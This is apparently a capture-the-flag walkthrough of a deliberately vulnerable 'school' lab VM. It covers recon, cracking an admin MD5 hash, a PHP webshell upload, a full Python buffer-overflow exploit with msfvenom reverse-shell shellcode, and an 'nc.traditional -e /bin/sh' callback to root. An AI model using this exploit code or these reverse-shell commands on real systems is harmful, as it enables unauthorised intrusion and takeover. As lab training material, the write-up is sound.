Nmap ping scan or netdisover to get IP address of target machine.

```
┌─[user@parrot-virtual]─[~]
└──╼ $nmap -sP 10.0.2.2-254 --exclude 10.0.2.15
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-12 23:56 +08
Nmap scan report for 10.0.2.2
Host is up (0.00056s latency).
Nmap scan report for 10.0.2.25
Host is up (0.00040s latency).
Nmap done: 252 IP addresses (2 hosts up) scanned in 3.08 seconds
┌─[user@parrot-virtual]─[~]
└──╼ $
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      2     120  Unknown vendor
10.0.2.2        52:54:00:12:35:00      2     120  Unknown vendor
10.0.2.3        08:00:27:28:12:57      2     120  PCS Systemtechnik GmbH
10.0.2.25       08:00:27:fe:d6:60      3     180  PCS Systemtechnik GmbH
```

Using nmap to scan for vulnerable machine, we get 3 open ports.

22 -> No point bruteforcing, not the intended way to solve this machine.

23 -> BOF services on this port, we don't have the binary yet so no point.

80 -> We gonna use dirb to scan for web directories

```
┌─[user@parrot-virtual]─[~]
└──╼ $nmap -sC -sV -p- school.local
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-12 23:57 +08
Nmap scan report for school.local (10.0.2.25)
Host is up (0.0013s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
23/tcp open  tcpwrapped
80/tcp open  http       Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: 404 Not Found
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dirb scan to look for anything special.

```
└──╼ $dirb http://school.local/student_attendance

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 13 02:51:57 2020
URL_BASE: http://school.local/student_attendance/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://school.local/student_attendance/ ----
==> DIRECTORY: http://school.local/student_attendance/assets/
==> DIRECTORY: http://school.local/student_attendance/database/
+ http://school.local/student_attendance/index.php (CODE:302|SIZE:14619)

---- Entering directory: http://school.local/student_attendance/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://school.local/student_attendance/database/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

We will be focusing on database as it contains the sql commands that was used to create this database. Inside this sql file there are md5 hashes of administrator login.

url -> http://school.local/student_attendance/database/

Index of /student_attendance/database

Name	Last modified	Size	Description
Parent Directory		-	
student_attendance_db.sql	2020-10-28 23:00	10K	

Apache/2.4.38 (Debian) Server at school.local Port 80


```
--
-- Table structure for table `users`
--

CREATE TABLE `users` (
  `id` int(30) NOT NULL,
  `name` text NOT NULL,
  `username` varchar(200) NOT NULL,
  `password` text NOT NULL,
  `type` tinyint(1) NOT NULL DEFAULT 3 COMMENT '1=Admin,2=Staff',
  `faculty_id` int(30) NOT NULL COMMENT 'for faculty user only'
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`, `faculty_id`) VALUES
(1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1, 0),
(2, 'John Smith', 'jsmith@sample.com', 'af606ddc433ae6471f104872585cf880', 3, 1);
```

Using crackstation to get plaintext of admin md5 hash:


https://crackstation.net/

Username: admin

Password: admin123



Logged in as user admin:



I have tried looking at the functionalities, discovered a simple XSS alert on 1 of the input field but nothing special otherwise. Looking at the comments section I saw a goldmine.

Basically the html comments:


<!-- System Settings -->


```
<nav id="sidebar" class='mx-lt-5 bg-dark' >

        <div class="sidebar-list">
                <a href="index.php?page=home" class="nav-item nav-home"><span class='icon-field'><i class="fa fa-tachometer-alt "></i></span> Dashboard</a>
                        <a href="index.php?page=courses" class="nav-item nav-courses"><span class='icon-field'><i class="fa fa-th-list "></i></span> Course</a>
                <a href="index.php?page=subjects" class="nav-item nav-subjects"><span class='icon-field'><i class="fa fa-book "></i></span> Subject</a>
                <a href="index.php?page=class" class="nav-item nav-class"><span class='icon-field'><i class="fa fa-list-alt "></i></span> Class</a>
                <a href="index.php?page=faculty" class="nav-item nav-faculty"><span class='icon-field'><i class="fa fa-user-tie "></i></span> Faculty</a>
                <a href="index.php?page=students" class="nav-item nav-students"><span class='icon-field'><i class="fa fa-user-friends "></i></span> Student</a>
                <a href="index.php?page=class_subject" class="nav-item nav-class_subject"><span class='icon-field'><i class="fa fa-user-friends "></i></span> Class per Subject</a>
                        <a href="index.php?page=check_attendance" class="nav-item nav-check_attendance"><span class='icon-field'><i class="fa fa-tasks "></i></span> Check Attendance</a>
                <a href="index.php?page=attendance_record" class="nav-item nav-attendance_record"><span class='icon-field'><i class="fa fa-tasks "></i></span> Attendance Record</a>
                <a href="index.php?page=attendance_report" class="nav-item nav-attendance_report"><span class='icon-field'><i class="fa fa-tasks "></i></span> Attendance Report</a>
                        <a href="index.php?page=users" class="nav-item nav-users"><span class='icon-field'><i class="fa fa-users "></i></span> Users</a>
                <!-- <a href="index.php?page=site_settings" class="nav-item nav-site_settings"><span class='icon-field'><i class="fa fa-cogs text-danger"></i></span> System Settings</a> -->
                    </div>
```

This indicated that upload file is stored somewhere on assets/uploads directory.

```
<script>
  $('#manage_my_account').click(function(){
    uni_modal("Manage Account","manage_user.php?id=1&mtype=own")
  })
</script>
<style>
    .collapse a{
        text-indent:10px;
    }
    nav#sidebar{
        /*background: url(assets/uploads/1604743980_shell.php) !important*/
    }
</style>
```

Out of curiosity, I uploaded a php file, somehow after browsing the upload directory, im able to see the contents of phpinfo().





Proof that im able to execute php file:

PHP Version 7.3.19-1~deb10u1

System	Linux school 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64
Build Date	Jul 5 2020 06:46:45
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

To take this a step further I decided to upload a webshell and it automatically executes upon sucessful upload to give me a shell.

```
$ip = '10.0.2.15';   // CHANGE THIS
$port = 4444;        // CHANGE THIS
```

User shell popped:

```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/school]
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.25] 53324
Linux school 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
 16:47:56 up 57 min,  0 users,  load average: 0.03, 0.03, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ _
```

User flag:

```
drwxr-xr-x 2 fox  fox  4.0K Nov  7 10:11 ./
drwxr-xr-x 4 root root 4.0K Nov  7 10:11 ../
lrwxrwxrwx 1 fox  fox     9 Nov  7 10:11 .bash_history -> /dev/null
-rw-r--r-- 1 fox  fox   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 fox  fox  3.5K Apr 18  2019 .bashrc
-rw-r--r-- 1 fox  fox   807 Apr 18  2019 .profile
-rw-r--r-- 1 fox  fox    33 Nov  7 10:11 local.txt
www-data@school:/home/fox$ cat local.txt
e4ed03b4852906b6cb716fc6ce0f9fd5
www-data@school:/home/fox$
```

Looking at the process I saw that wine process is running so I decided to dig deeper.

```
root      1039  0.0  0.7  29216  8012 ?        Ss   15:54   0:00 /usr/sbin/cupsd -l
root      1040  0.0  1.0 184976 10884 ?        Ssl  15:54   0:00 /usr/sbin/cups-browsed
root      1102  0.0  0.4   8192  5016 ?        Ss   15:57   0:00 /usr/lib/wine/wineserver32 -p0
root      1108  0.0  0.6 2633684 6268 ?        Ssl  15:57   0:00 C:\windows\system32\services.exe
root      1112  0.0  0.6 2636308 6960 ?        Sl   15:57   0:00 C:\windows\system32\winedevice.exe
root      1122  0.0  0.5 2632388 5764 ?        Sl   15:57   0:00 C:\windows\system32\plugplay.exe
root      1129  0.2  1.3 2650608 13400 ?       Sl   15:57   0:08 C:\windows\system32\winedevice.exe
(END)_
```

find / -type f -name *.exe 2> /dev/null|less

```
/opt/access/access.exe
/root/.wine/drive_c/windows/notepad.exe
/root/.wine/drive_c/windows/command/start.exe
/root/.wine/drive_c/windows/system32/schtasks.exe
/root/.wine/drive_c/windows/system32/uninstaller.exe
/root/.wine/drive_c/windows/system32/shutdown.exe
/root/.wine/drive_c/windows/system32/powershell.exe
/root/.wine/drive_c/windows/system32/dism.exe
/root/.wine/drive_c/windows/system32/notepad.exe
/root/.wine/drive_c/windows/system32/cscript.exe
/root/.wine/drive_c/windows/system32/lodctr.exe
/root/.wine/drive_c/windows/system32/winver.exe
/root/.wine/drive_c/windows/system32/ping.exe
/root/.wine/drive_c/windows/system32/dxdiag.exe
/root/.wine/drive_c/windows/system32/control.exe
/root/.wine/drive_c/windows/system32/winemine.exe
/root/.wine/drive_c/windows/system32/winemenubuilder.exe
```

```
www-data@school:/root$ cat win
while true
 do
  wine /opt/access/access.exe
  sleep 3
 done
www-data@school:/root$ _
```

This are the 2 files that I needed which hold the keys to getting root.

```
www-data@school:/opt/access$ lsf
total 88K
drwxr-xr-x 2 root root 4.0K Nov  7 09:48 ./
drwxr-xr-x 3 root root 4.0K Nov  7 07:35 ../
-rw-r--r-- 1 root root  50K Nov  7 09:38 access.exe
-rw-r--r-- 1 root root  28K Nov  7 09:22 funcs_access.dll
www-data@school:/opt/access$ _
```

First, I needed to test this executables on a local windows 7 machine and if it works on my windows 7 machine, chances are it would work on the remote target as I will be using gadgets in the DLL itself.

```
C:\Users\adminuser\Desktop\access.exe
Starting vulnerable software (BOF)
Called external function dll
Made by calipendula
Commands

This is vulnerable software!
Do not allow access from untrusted systems or networks!n
Waiting for client connections...
```

Port 23, it is confirmed that acess.exe is running on the target system.

```
Administrator: C:\Windows\system32\cmd.exe

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:23             0.0.0.0:0              LISTENING
```

Skeleton exploit code:

The value inside target_ip will be my local windows 7 installation first.

It will change once exploit code is completed.

From here, it is trial and error to determine the correct offset.

```python
def exploit():
    target_ip = "192.168.153.131"
    target_port = 23
    recv_buf = 4096

    data_to_send = b"A" * 2048

    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as mySock:
        mySock.connect((target_ip, target_port))

        data_from_srv = mySock.recv(recv_buf)
        print(data_from_srv)

        brief_pause()

        mySock.sendall(data_to_send)
        data_from_srv = mySock.recv(recv_buf)
        print(data_from_srv)

if __name__ == "__main__":
    exploit()
```

The only reliable gadget that we can get is from the dll itself. It is due to the fact that for access.exe, its address starts with a null byte(0x00).

```
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62510000 | 0x00010000 | False  | False   | False |  False   | False  | -1.0- [funcs_access.dll] (C
0BADF00D  0x00400000 | 0x00413000 | 0x00013000 | False  | False   | False |  False   | False  | -1.0- [access.exe] (C:\User
0BADF00D ----------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.203000
!mona modules -cm aslr=false
```

From trial and error, I determine that the correct offset is 1902.

After that, I determine on my ability to write custom values inside EIP register.

Once I confirm I am able to do that, I will need to determine that bad characters which causes payload to fail which is depicted in the screenshot below:

```python
def generate_badchar():
    badchar_str = b""

    # Badchars causing payload to fail.
    badchar_list = [0x00, 0x0A, 0x4D, 0x4F, 0x5F, 0x79, 0x7E, 0x7F]

    # Generate string to test for badchars.
    for i in range(0x00, 0xff + 1):
        if i not in badchar_list:
            badchar_str += struct.pack("B", i)

    # For comparison with mona.py , !mona compare -f "location_of_badchar_bin_file" -a "hex_address_where_payload_is_located"
    with open("badchar_file.bin", "wb+") as bf:
        bf.write(badchar_str)

    return badchar_str
```

The reason we need to use the gadget jmp esp is because jump esp will jump to the stack pointer that contains nop sled or no operation which will tell the processor to do nothing until it reaches the shellcode.

```
0BADF00D [+] Writing results to jmp.txt
0BADF00D   - Number of pointers of type 'jmp esp' : 3
0BADF00D [+] Results :
625012D0   0x625012d0 : jmp esp |  {PAGE_EXECUTE_READ} [funcs_access.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\adminuser\Desktop\funcs_access.dll)
625012DD   0x625012dd : jmp esp |  {PAGE_EXECUTE_READ} [funcs_access.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\adminuser\Desktop\funcs_access.dll)
004018BA   0x00401bba : jmp esp | startnull {PAGE_EXECUTE_READ} [access.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\adminuser\Desktop\access.exe)
0BADF00D     Found a total of 3 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.359000
!mona jmp -r esp -cm aslr=false
```

I tested the exploit, it works on my local windows 7 installation.

So I will proceed to change the ip address to one of the target machine and generate a shellcode again using msfvenom where LHOST is of the target machine.

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.153.129] from (UNKNOWN) [192.168.153.131] 49236
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\adminuser\Desktop>^C
root@kali:~#
```

The full exploit code:

```
Set as interpreter
#!/usr/bin/python3.8
import socket
import struct

def conv(address):
    return struct.pack("<I", address)

def generate_badchar():
    badchar_str = b""

    # Badchars causing payload to fail.
    badchar_list = [0x00, 0x0A, 0x4D, 0x4F, 0x5F, 0x79, 0x7E, 0x7F]

    # Generate string to test for badchars.
    for i in range(0x00, 0xff + 1):
        if i not in badchar_list:
            badchar_str += struct.pack("B", i)

    # For comparison with mona.py , !mona compare -f "location_of_badchar_bin_file" -a "hex_address_where_payload_is_located"
    with open("badchar_file.bin", "wb+") as bf:
        bf.write(badchar_str)

    return badchar_str
```

```
def exploit():
    target_ip = "10.0.2.25"
    target_port = 23
    recv_buf = 4096

    junk = b"A" * 1902

    # 0x625012d0 : jmp esp |  {PAGE_EXECUTE_READ} [funcs_access.dll]
    ret_addr = conv(0x625012D0)

    # Padding between EIP to shellcode
    nop_sled = b'\x90' * 16
```

```python
    # msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -b '\x00\x0a\x4d\x4f\x5f\x79\x7e\x7f' -f python
    shellcode =  b""
    shellcode += b"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81"
    shellcode += b"\x76\x0e\xe7\xec\xa3\xb6\x83\xee\xfc\xe2\xf4\x1b\x04"
    shellcode += b"\x21\xb6\xe7\xec\xc3\x3f\x02\xdd\x63\xd2\x6c\xbc\x93"
    shellcode += b"\x3d\xb5\xe0\x28\xe4\xf3\x67\xd1\x9e\xe8\x5b\xe9\x90"
    shellcode += b"\xd6\x13\x0f\x8a\x86\x90\xa1\x9a\xc7\x2d\x6c\xbb\xe6"
    shellcode += b"\x2b\x41\x44\xb5\xbb\x28\xe4\xf7\x67\xe9\x8a\x6c\xa0"
    shellcode += b"\xb2\xce\x04\xa4\xa2\x67\xb6\x67\xfa\x96\xe6\x3f\x28"
    shellcode += b"\xff\xff\x0f\x99\xff\x6c\xd8\x28\xb7\x31\xdd\x5c\x1a"
    shellcode += b"\x26\x23\xae\xb7\x20\xd4\x43\xc3\x11\xef\xde\x4e\xdc"
    shellcode += b"\x91\x87\xc3\x03\xb4\x28\xee\xc3\xed\x70\xd0\x6c\xe0"
    shellcode += b"\xe8\x3d\xbf\xf0\xa2\x65\x6c\xe8\x28\xb7\x37\x65\xe7"
    shellcode += b"\x92\xc3\xb7\xf8\xd7\xbe\xb6\xf2\x49\x07\xb3\xfc\xec"
    shellcode += b"\x6c\xfe\x48\x3b\xba\x84\x90\x84\xe7\xec\xcb\xc1\x94"
    shellcode += b"\xde\xfc\xe2\x8f\xa0\xd4\x90\xe0\x13\x76\x0e\x77\xed"
    shellcode += b"\xa3\xb6\xce\x28\xf7\xe6\x8f\xc5\x23\xdd\xe7\x13\x76"
    shellcode += b"\xe6\xb7\xbc\xf3\xf6\xb7\xac\xf3\xde\x0d\xe3\x7c\x56"
    shellcode += b"\x18\x39\x34\xdc\xe2\x84\xa9\xb6\xe5\xe3\xcb\xb4\xe7"
    shellcode += b"\xfd\xff\x3f\x01\x86\xb3\xe0\xb0\x84\x3a\x13\x93\x8d"
    shellcode += b"\x5c\x63\x62\x2c\xd7\xba\x18\xa2\xab\xc3\x0b\x84\x53"
    shellcode += b"\x03\x45\xba\x5c\x63\x8f\x8f\xce\xd2\xe7\x65\x40\xe1"
    shellcode += b"\xb0\xbb\x92\x40\x8d\xfe\xfa\xe0\x05\x11\xc5\x71\xa3"
    shellcode += b"\xc8\x9f\xb7\xe6\x61\xe7\x92\xf7\x2a\xa3\xf2\xb3\xbc"
    shellcode += b"\xf5\xe0\xb1\xaa\xf5\xf8\xb1\xba\xf0\xe0\x8f\x95\x6f"
    shellcode += b"\x89\x61\x13\x76\x3f\x07\xa2\xf5\xf0\x18\xdc\xcb\xbe"
    shellcode += b"\x60\xf1\xc3\x49\x32\x57\x53\x03\x45\xba\xcb\x10\x72"
    shellcode += b"\x51\x3e\x49\x32\xd0\xa5\xca\xed\x6c\x58\x56\x92\xe9"
    shellcode += b"\x18\xf1\xf4\x9e\xcc\xdc\xe7\xbf\x5c\x63"

    bof  = b''
    bof += junk
    bof += ret_addr
    bof += nop_sled
    bof += shellcode

```

```python
    bof  = b''
    bof += junk
    bof += ret_addr
    bof += nop_sled
    bof += shellcode

    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as mySock:
        mySock.connect((target_ip, target_port))

        try:
            data_from_srv = mySock.recv(recv_buf)
            print(f"[+] Initial reply -> {data_from_srv}")

            print(f"[+] Sending data -> {bof}")
            mySock.sendall(bof)

        except ConnectionResetError as err:
            print(f"Terminating due to:\n{err}")

if __name__ == "__main__":
    exploit()

```

Running this exploit code I am able to get a remote shell on the target machine and able to read the root flag.

However to gain a linux shell, I had to use the start command which is similar to one of fox previous machine.

```
Z:\root>dir
Volume in drive Z has no label.
Volume Serial Number is 0000-0000

Directory of Z:\root

07/11/2020     10:13  <DIR>          .
03/11/2020     13:43  <DIR>          ..
07/11/2020     10:11             33  proof.txt
03/11/2020     13:43             61  win
       2 files                     94 bytes
       2 directories      6,143,254,528 bytes free


Z:\root>type proof.txt
ccc34dede451108a8fe6f75d6ea7d2ae

Z:\root>
```

```
Z:\root>start /unix /usr/bin/nc.traditional -e /bin/sh 10.0.2.15 1234

Z:\root>
```

```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/school]
└──╼ $nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.25] 59450
whoami
root
python3 -c "import pty; pty.spawn('/bin/bash')"
root@school:/usr/bin# ^Z
[1]+  Stopped                 nc -nlvp 1234
┌─[✗]─[user@parrot-virtual]─[~/Desktop/school]
└──╼ $stty raw -echo
┌─[user@parrot-virtual]─[~/Desktop/school]
nc -nlvp 1234

root@school:/usr/bin#
```